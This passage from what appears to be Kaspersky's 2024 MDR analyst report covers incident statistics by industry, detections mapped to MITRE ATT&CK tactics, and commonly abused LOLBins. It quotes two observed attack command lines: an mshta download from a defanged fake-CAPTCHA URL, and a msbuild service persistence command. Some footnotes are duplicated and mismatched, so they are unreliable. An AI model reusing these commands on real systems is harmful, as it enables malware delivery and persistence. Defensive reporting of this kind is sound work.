
In 2024, Kaspersky detected human-driven attacks (APTs) in one in four customers. These attacks accounted for over 43% of all high-severity incidents. Human-driven attacks confirmed by customers as cyber exercises made up more than 17% of incidents and were observed in more than 17% of customers. Approximately 12% of incidents involved severe security policy violations, which were reported in more than 18% of customers. Incidents related to malware ranked third in 2024, with just over 12% of these high-severity incidents reported in less than 16% of customers.

More than 8% of incidents were related to the detection of artifacts from past human-driven attacks that were no longer active at the time of detection, affecting less than 10% of customers. While vulnerability detection is not a core focus for MDR, technical capabilities are available. More than 1% of such high-severity incidents were identified in less than 3% of customers. Suspicious actions by legitimate users are classified by default as security policy violation. If confirmed by the customers as intentionally malicious, these incidents are reclassified as insider activity. This very rare scenario accounted for less than 1% of high-severity incidents in less than 2% infrastructures.

Number of high-severity incidents by industry

The graph below shows the distribution of high-severity incidents by type and industry.

Figure 12 Number of high-severity incidents by type and industry



The following conclusions can be drawn from the statistics:


- Human-driven targeted attacks were observed in all sectors except telecoms. The IT and government sectors lead with 14.7% and 13.8% respectively.
- All types of incidents were observed in the industrial sector, which ranked third in 2024 for the total number of high-severity incidents. This included 0.17% of detected DoS attacks.
- The financial sector ranked fourth place in total high-severity incidents and was affected by all MDR incident types.
- Security assessments remain a popular practice, and incidents of this type were observed across all economic sectors except education and healthcare.
- Malware-related high-severity incidents were observed mainly in the financial (2.6%), industrial (2.3%) and IT (1.6%) sectors.
- Incidents involving artifacts from previous APT attacks mirrored the distribution of active human-driven attacks. In development and education, active human-driven attacks were detected, but no incidents with artifacts of past attacks were reported.
- Severe violations of internal security policies were observed in all industries except education and mass media. The IT (2.8%), industrial (2.3%) and financial (1.6%) sectors were most affected. Confirmed malicious insider actions were observed in financial, food, government and industrial sectors.
- Successful social engineering attacks that led to further development ranked sixth in the total number of high-severity incidents. The industrial (1.2%) and government (1.1%) sectors were most affected.
- Incidents related to critical vulnerabilities in 2024 were reported in the industrial, transportation, food and healthcare sectors.

Number of organizations that experienced high-severity incidents

The graph below shows what percentage of the total number of MDR customers, with detected high-severity incidents of particular type, distributed by industry. This chart is useful for analyzing the overall picture from all customers.

Figure 13

Number of MDR customers that experienced high-severity incidents by industry




In addition to earlier observations, the following conclusions can be drawn from the diagram:

- High-severity incidents were observed across all industries.
- The highest percentage of companies targeted by human-driven attacks belonged to the industrial (9.3%) and government (10.7%) sectors.
- Severe security policy violations ranked second in terms of the number of affected organizations. Such incidents were observed in nearly all organizations monitored by Kaspersky, with IT (7.9%), industrial (7.1%) and financial (5.7%) sectors leading.
- Malware attacks were most commonly observed in enterprises within the industrial (6.4%) and financial (5.7%) sectors.
- The financial (8.6%) and industrial (7.1%) sectors experienced the highest number of incidents related to cyber exercises.

To compare the number of attacked organizations across sectors and within a sector, consider the following graph. The percentages represent the ratio of organizations with the corresponding type of incident to the total number of organizations in a given industry.

Figure 14 Number of attacked organizations across sectors and within a sector




Key points from this visualization:

- In the education sector, the only type of high-severity incidents observed were human-driven attacks. Furthermore, APT incidents were reported in 83% of government organizations, 75% of organizations in the transportation and food sectors, and half of organizations in the development, healthcare, and retail sectors.
- Security policy violations were reported in all organizations within the telecoms sector and 79% of IT organizations.
- DoS attacks were reported in half of organizations within the industrial sector.
- Cybersecurity exercises were notably prevalent in the mass media sector (two-thirds of organizations), financial sector (55%), development sector (50%).
- Traces of previous human-driven attacks were detected in 32% of financial organizations, 33% of mass media organizations, and 25% of organizations in the food and transportation sectors.
- Successful social engineering attacks affected 50% of development organizations, 33% of mass media organizations and 25% of transportation organizations.

Detection technologies. Adversary tactics, techniques and procedures

MDR enables the detection of incidents at different attack stages. While most incidents progress through all stages of an attack (at outlined by MITRE ATT&CK® tactics), the diagram below highlights the earliest tactics associated with the alerts for each incident.

Figure 15 Adversary tactics



Adversary tactics that Kaspersky uses to detect incidents:

TA0043: Reconnaissance

Incidents detected at this stage are mainly related to various types of scans. The severity of these incidents depends on the goals of the scan. Incidents classified as high-severity are typically related to successful spear phishing that lead to further attack development. Incidents related to known APT campaigns are also observed at this stage.

TA0042: Resource Development

Incidents attributed to this tactic are primarily associated with the detection of malicious or unwanted software, even when there are no signs of its execution. The severity of these incidents is determined by the classification of the detected tools.

TA0001: Initial Access

The vast majority of incidents detected at this stage involve phishing emails containing various types of malicious objects classified as medium-severity. High-severity incidents include successful social engineering attacks, remote service compromises leading to further attack development, and activities attributed to known targeted attacks. Low-severity incidents are usually phishing attempts that were clicked by users and therefore reported, but did not lead to any impact due to successful automatic remediation.

TA0002: Execution

Because launching specialized attack tools tends to be noisy, the largest number of high-severity incidents were detected at this stage. In general, the severity of the incident is determined by the classification of the executed malicious tool.

TA0003: Persistence

Incidents at this stage include the substitution of accessibility features, suspicious or unsafe network resources configurations, and bootkits. High-severity is assigned when there is clear evidence of an active human attacker involvement. Medium- and low-severity incidents are registered based on potential impact. Most low-severity incidents detected here involve account manipulation, such as enablement of local admin or guest accounts.

TA0004: Privilege Escalation

The vast majority of incidents where this was the earliest tactic — adding an account to various privileged groups, such as Domain Admins, Enterprise Admins, etc. This includes incidents related to the use of specialized tools for privilege escalation, detected either as separate files and already loaded into system memory by EPP. It also covers detection of vulnerable drivers, changes to UAC configurations or attempts to bypass UAC.

TA0005: Defense Evasion

A relatively small percentage of incidents are detected at this stage, but the variety of activities detected is extensive. Examples include: suspicious SPN settings on a host, scheduled tasks masqueraded as legitimate Windows components, log deletion, alteration of driver digital signature checks, use of different LOLBins[11], and attempts to modify endpoint configurations. The proportion of false positives here is the lowest, as the detected techniques and tools are rarely associated with legitimate activity.

11 Living Off The Land Binaries, Scripts and Libraries

TA0006: Credential Access

The vast majority of incidents related to this tactic are attempts to access LSASS process memory, dumps of sensitive registry hives, detects on different types of keyloggers, brute force or password spraying attempts. As in the previous case, incidents identified here are rarely false positives, with the exception of some types of confirmed cyber exercises.

TA0007: Discovery

Detection at this stage is associated with a high number of false positives, so there are few relevant IoAs that convert into alerts. The existing incidents are primarily related to various types of internal networks scans, Active Directory configuration discovery or detection of the use of specialized tools – Bloodhound[12], for example.

TA0008: Lateral Movement

As Lateral Movement has a low false positive rate, it is promising tactic for planning the development of new IoAs. The vast majority of incidents in 2024 were related to network remote exploitation attempts. Different anomaly-based detections of suspicious network logins using legitimate credentials also fall into this category.

TA0009: Collection

Observed activity at this stage is based on detection of special tools. Some incidents were also identified by an anomaly detection engine powered by machine learning.

TA0010: Exfiltration

In 2024, only a few incidents reached this stage. The detected incidents are extremely difficult to distinguish from TA0011, as the most common scenario is T1041: Exfiltration over C2 channel[13] using standard application layer protocols. Incidents were attributed to this tactic when the evidence is clear — such as specific command-line activity indicating that an action involved exfiltration, for example.

TA0011: Command and Control

The vast majority of detections at this stage were made based on Threat Intelligence: access to a malicious resource. The severity of the incident is determined by the known purpose of C2: if it's associated with an APT, the incident is classified as high-severity. Detects of known C&C frameworks, like Cobalt Strike[14], Sliver[15], MSF[16] , etc., also fall into this category.

TA0040: Impact

In this tactic, most incidents are identified through the detection of specific malware when earlier detection and response weren't possible. In 2024, the vast majority of incidents that reached this stage were related to either the detection of crypto-miners or ransomware.

12 MITRE ATT&CK. S0521 BloodHound

13 MITRE ATT&CK. T1041 Exfiltration Over C2 Channel

14 MITRE ATT&CK. S0154 Cobalt Strike

15 MITRE ATT&CK. S0521 BloodHound

16 MITRE ATT&CK. T1041 Exfiltration Over C2 Channel


Adversary tactics and detection technologies

Kaspersky MDR uses different sensors: **Endpoint Protection Platform (EPP), Network Intrusion Detection System (NIDS), Sandbox (SB).** The last two sensors are part of Kaspersky Anti Targeted Attack (KATA).

For the purposes of this report, IDS verdicts that are part of the EPP are counted as endpoint alerts.

In many cases, incidents were detected using multiple types of sensors. However, for the purposes of the diagram below, we count only the alert that was detected first and used by the SOC analyst to form the incident. As a result, the predominance of incidents detected by the EPP does not necessarily mean that they couldn't also have been detected by the IDS or Sandbox as part of KATA. Incident statistics show that network IDS complements EPP even in scenarios where the endpoint sensor appears to be the most obvious detection method, for example, TA0040: Impact or TA0006: Credential Access. The following diagram presents the proportion of incidents initially detected by different types of sensors:

Figure 16 Proportion of incidents detected by different types of sensors:



The high efficiency of the Sandbox at the **TA0001: Initial Access** stage is driven by KATA's common use case of detecting phishing attacks at the network perimeter. The network IDS is efficient at the **TA0011: Command and control** stage. In addition to these scenarios, the IDS is working well detecting network scans, which explains its presence in stages **TA0043: Reconnaissance, TA0006: Credential Access** and **TA0007: Discovery.** A small number of incidents detected by the IDS on **TA0040: Impact** is the detection of malware, based on known typical communications with its remote C2. C2 detections also explain the presence of IDS in the **TA0047: Resource Development** tactic.

At stages occurring on the endpoint, from **TA0002: Execution** to **TA0006: Credential Access,** the endpoint sensor is the main detection mechanism. However, if attack tools with typical network traffic are used, these incidents can also be detected using the IDS. Examples include the detection of crypto miners **(TA0040: Impact)**, network password brute force attempts **(TA0006: Credential Access),** network service remote exploitation attempts **(TA0001: Initial Access).**

Since Kaspersky Endpoint Security, used as the endpoint sensor, is equipped with a built-in network IDS, it also operates efficiently at stages typically associated with IDS, like **TA0011: Command and Control, TA0008: Lateral Movement** and **TA0010: Exfiltration.**

Adversary techniques

Tools used in attacks

Attackers use built-in OS tools to minimize the risk of detection during their delivery to a compromised system.

Table 2 The most popular LOLBins and the frequency of their usage

	All incidents	High-severity incidents
powershell.exe	1.64%	10.51%
rundll32.exe	0.81%	6.85%
comsvcs.dll	0.26%	3.82%
reg.exe	0.23%	2.07%
msiexec.exe	0.67%	1.59%
certutil.exe	0.15%	1.59%
mshta.exe	0.22%	1.43%
msbuild.exe	0.07%	1.27%
esentutl.exe	0.07%	1.27%

The most popular LOLBins observed in almost every incident are **powershell.exe, rundll32.exe** and **reg.exe.** Examples such as PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe and certutil.exe were highlighted in the 2023 MDR report[17].

Mshta.exe is used to proxy malicious execution as described in T1218.005: Mshta[18]. Here is one of the most common examples from 2024:

Figure 21 Mshta.exe downloads malicious payload

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuf[illegible]pro/sin[illegible]mp4 # ☑ ''I am not a robot - reCAPTCHA Verification ID: 21[illegible]
```

This execution of mshta led to the subsequent launch of PowerShell which downloaded and executed a malicious payload[19].

17 Kaspersky MDR analyst report for 2023

18 MITRE ATT&CK. T1218.005 System Binary Proxy Execution: Mshta

19 Qualys Community. Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA

Msbuild.exe was used to compile and execute a payload proxying it as described in T1127.001: MSBuild[20]. A typical example is shown below, demonstrating malicious persistence via a system service (T1543.003: Windows Service[21]) with the binary path specified for msbuild.exe execution.

Figure 22 Msbuild.exe is used for malicious execution as Windows service

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\cbxC
ImagePath (Command): cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ZIPp.csproj"
```

